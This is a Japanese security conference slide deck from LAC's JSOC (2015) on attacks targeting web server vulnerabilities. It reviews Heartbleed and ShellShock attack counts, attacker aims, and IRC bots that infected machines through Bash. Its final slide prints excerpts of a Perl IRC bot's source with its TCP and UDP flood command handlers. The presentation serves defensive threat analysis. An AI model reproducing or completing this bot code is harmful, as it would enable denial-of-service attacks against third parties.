LAC
ともに、イキル

Web サーバの脆弱性を狙った攻撃
～攻撃事例とトレンドの変化～

JSOC JAPAN SECURITY OPERATION CENTER


2015年11月17日

株式会社ラック
サイバーセキュリティ本部　MSS統括部 JSOC
サイバーセキュリティアナリシスグループ
森久 和昭, SSCP

自己紹介

- 名前：森久 和昭
- 株式会社ラック
  入社5年目(2013年2月～　JSOC アナリスト)
- 主業務
  - お客様機器で検知したログの脅威分析
  - 脆弱性検証およびマルウェアの解析
  - JSOC オリジナルシグネチャの作成
- 趣味はハニーポット観察

株式会社ラックのサービスとセキュリティ監視



株式会社ラック　サービス・製品
http://www.lac.co.jp/service/

JSOC (Japan Security Operation Center)

JSOC のマネージドセキュリティサービス(MSS)

☑24時間365日のリアルタイムセキュリティ監視

☑10年以上に渡る、セキュリティ監視サービスの継続実績

☑契約顧客は約850ユーザ（2015年4月時点）

☑監視センサー数は1500台以上, 1日のログ件数は**約8億件**

☑セキュリティ監視機器にマルチ対応

・ファイアウォール(FW)
Check Point Firewall-1/VPN-1, Cisco ASA, FWSM,
Juniper　Netscreen, SSG, Palo Alto, Forinet ForiGate など

・IDS/IPS
McAfee Network Security Platform, Cisco ASA, IPS,
IBM Security Network IPS, FirePower, SecureSoft Sniper IPS など

・サンドボックス
FireEye WebMPS/MailMPS


2014年の攻撃のキーワード(攻撃者の狙い)

- **情報資産**を狙った攻撃

- **計算・通信リソース**を狙った攻撃

2014年度に特に騒がれた Web サーバ関連の脆弱性

- OpenSSL
  - **Heartbleed**, CCS Injection, POODLE
- Apache Struts
  - ClassLoader
- Bash
  - **ShellShock**
- CMS(プラグイン)の脆弱性
  - WordPress, Drupal
- SQL インジェクション




Heartbleed の脆弱性おさらい

- OpenSSL の Heartbeat 機能における脆弱性
- 脆弱なホストに攻撃を受けると、メモリ上のデータ(ID パスワード/秘密鍵等)が漏えいする危険性

情報資産を狙った悪意ある攻撃


http://heartbleed.com/

Heartbleed の脆弱性の攻撃検知件数




JSOC Insight Vol.5 (2014年11月12日 発行)
http://www.lac.co.jp/security/report/2014/11/12_jsoc_01.html

Heartbleed の攻撃者は何人いたか？



Heartbleed の攻撃者は攻撃を続けているか？



もし脆弱性が攻撃者に見つかると

JSOC

Heartbleed に脆弱なサーバ宛が発見された場合
→異なる攻撃者から24時間以内に数百件の攻撃

1回の攻撃で漏えいするメモリは最大64KB
500回の攻撃を受けたときの想定
64KB * 500回 = 約31MB 漏えい

脆弱性が公開されてから
1年経過しても攻撃は衰えない

2015年7月22-23日の24時間以内の検知事例

Heartbleed の脆弱性まとめ

- 脆弱性公開直後は攻撃を大量に検知
- その後、件数は少なくなるが攻撃は継続
- 脆弱性があることを攻撃者に知られると攻撃回数が急増する

ShellShock の脆弱性おさらい


- Bash における OS コマンドインジェクションの脆弱性
- 脆弱なホストに攻撃を受けると、任意の OS コマンドを実行される危険性

マルウェア感染

DoS 攻撃への加担


効果的な DoS 攻撃
＝
大量の通信が必要
(通信リソース)

ShellShock の衝撃 ~2014~



参考：JSOC Insight Vol.7 (2015年05月19日発行)
http://www.lac.co.jp/security/report/2015/05/19_jsoc_01.html

ShellShock の衝撃 ~2015~



攻撃者の狙い

1. 脆弱性有無の調査
   - 文字列を表示させる
   - 数式を計算させる
   - wget の実行可能性確認

2. マルウェア感染

3. バックコネクト

Bash の脆弱性を狙って感染するマルウェア

- IRC ボットが大半を占める

Bash の脆弱性を突かれてマルウェア感染する

↓

攻撃者の IRC サーバへ接続

↓

攻撃者から攻撃の指令を受け取る

↓

DoS 攻撃を開始

マルウェア(IRC ボット)の例

perl プログラム

IRC ボットの共通点
通信リソースを盗み、攻撃に利用

tcpflood のIRC命令

udpflood のIRC命令

```
my $linas_max='7';
my $sleep='7';
my @adms=("x","JB" );
my @hostauth=("localhost","outlaw");
my @canais=("#ex");
my $nick='|GNU|';
if ($funcarg =~ /^tcpflood\s+(.*)\s+(\d+)\s+(\d+)/) {
  sendraw($IRC_cur_socket, "PRIVMSG $printl :\002[TCP]\002 Attacking ".$1.":".$2." for ".$3." seconds.");
  my $itime = time;
  my ($cur_time);
  $cur_time = time - $itime;
  while ($3>$cur_time){
if ($funcarg =~ /^udpflood\s+(.*)\s+(\d+)\s+(\d+)/) {
  sendraw($IRC_cur_socket, "PRIVMSG $printl :\002[UDP]\002 Attacking ".$1." with ".$2." Kb packets
  my ($dtime, %pacotes) = udpflooder("$1", "$2", "$3");
  $dtime = 1 if $dtime == 0;
  my %bytes;
  $bytes{igmp} = $2 * $pacotes{igmp};
  $bytes{icmp} = $2 * $pacotes{icmp};
  $bytes{o} = $2 * $pacotes{o};
  $bytes{udp} = $2 * $pacotes{udp};
  $bytes{tcp} = $2 * $pacotes{tcp};
